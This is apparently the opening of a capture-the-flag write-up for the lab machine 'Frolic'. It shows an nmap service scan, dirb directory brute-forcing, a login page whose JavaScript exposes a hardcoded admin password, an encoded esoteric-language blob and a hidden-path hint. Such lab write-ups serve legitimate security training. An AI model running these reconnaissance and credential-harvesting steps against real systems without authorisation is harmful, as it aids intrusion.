




```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.111
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-17 08:59 +03
Nmap scan report for 10.10.10.111
Host is up (0.059s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
1880/tcp open  http        Node.js (Express middleware)
|_http-title: Node-RED
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h49m59s, deviation: 3h10m31s, median: 0s
|_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2018-10-17T11:30:33+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-10-17 09:00:33
|_  start_date: N/A
```



```
root@kali:~/Masaüstü# dirb http://10.10.10.111:9999 /usr/share/dirb/wordlists/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 17 09:00:08 2018
URL_BASE: http://10.10.10.111:9999/
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://10.10.10.111:9999/ ----
==> DIRECTORY: http://10.10.10.111:9999/admin/
==> DIRECTORY: http://10.10.10.111:9999/backup/
==> DIRECTORY: http://10.10.10.111:9999/dev/
==> DIRECTORY: http://10.10.10.111:9999/test/

---- Entering directory: http://10.10.10.111:9999/admin/ ----
==> DIRECTORY: http://10.10.10.111:9999/admin/css/
==> DIRECTORY: http://10.10.10.111:9999/admin/js/

---- Entering directory: http://10.10.10.111:9999/backup/ ----

---- Entering directory: http://10.10.10.111:9999/dev/ ----
==> DIRECTORY: http://10.10.10.111:9999/dev/backup/
+ http://10.10.10.111:9999/dev/test (CODE:200|SIZE:5)

---- Entering directory: http://10.10.10.111:9999/test/ ----

---- Entering directory: http://10.10.10.111:9999/admin/css/ ----

---- Entering directory: http://10.10.10.111:9999/admin/js/ ----

---- Entering directory: http://10.10.10.111:9999/dev/backup/ ----
```




10.10.10.111:9999/admin/

c'mon i m hackable


User Name : admin

Password : ••••••••••••••

Note : Nothing




```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```



10.10.10.111:9999/admin/success.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums

```
..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... ..... ..... ..... ..... ..!.? ..... ..... .!?!! .?... ..... ..?.? !.?.. ..... ..... ....! ..... ..... .!.?. ..... .!?!!
.?!!! !!!?. ?!.?! !!!!! !...! ..... ..... .!.!! !!!!! !!!!! !!!.? ..... ..... ..... ..!?! !.?!! !!!!! !!!!! !!!!? .?!.? !!!!! !!!!! !!!!! .?... ..... ..... ....! ?!!.?
..... ..... ..... .?.?! .?... ..... ..... ...!. !!!!! !!.?. ..... .!?!! .?... ...?. ?!.?. ..... ..!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!!!. ?.... ..... ..... ...!?
!!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!! !!!!! !!.?. ..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... !.... ..... ..!.! !!!!! !.!!! !!... ..... ..... ....! .?... .....
..... ....! ?!!.? !!!!! !!!!! !!!!! !?.?! .?!!! !!!!! !!!!! !!!!! !!!!! .?... ....! ?!!.? ..... .?.?! .?... ..... ....! .?... ..... ..... ..!?! !.?.. ..... ..... ..?.?
!.?.. !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !!!!! !!... ..... ...!. ?.... ..... !?!!. ?!!!! !!!!? .?!.? !!!!! !!!!!
!!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!! !.... ..... ..... ..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.? !.?!! !.?.. ..... ....! ?!!.? ..... .....
?.?!. ?.... ..... ..... ..!.. ..... ..... .!.?. ..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?..
!.!!! !!!!! !!!!! !!!!! !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... ..... ..... .!?!! .?!!! !!!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!!! ..... ..!.! !!!!!
!.?.
```




```
Nothing here check /asdiSIAJJ0QWE9JAS
```

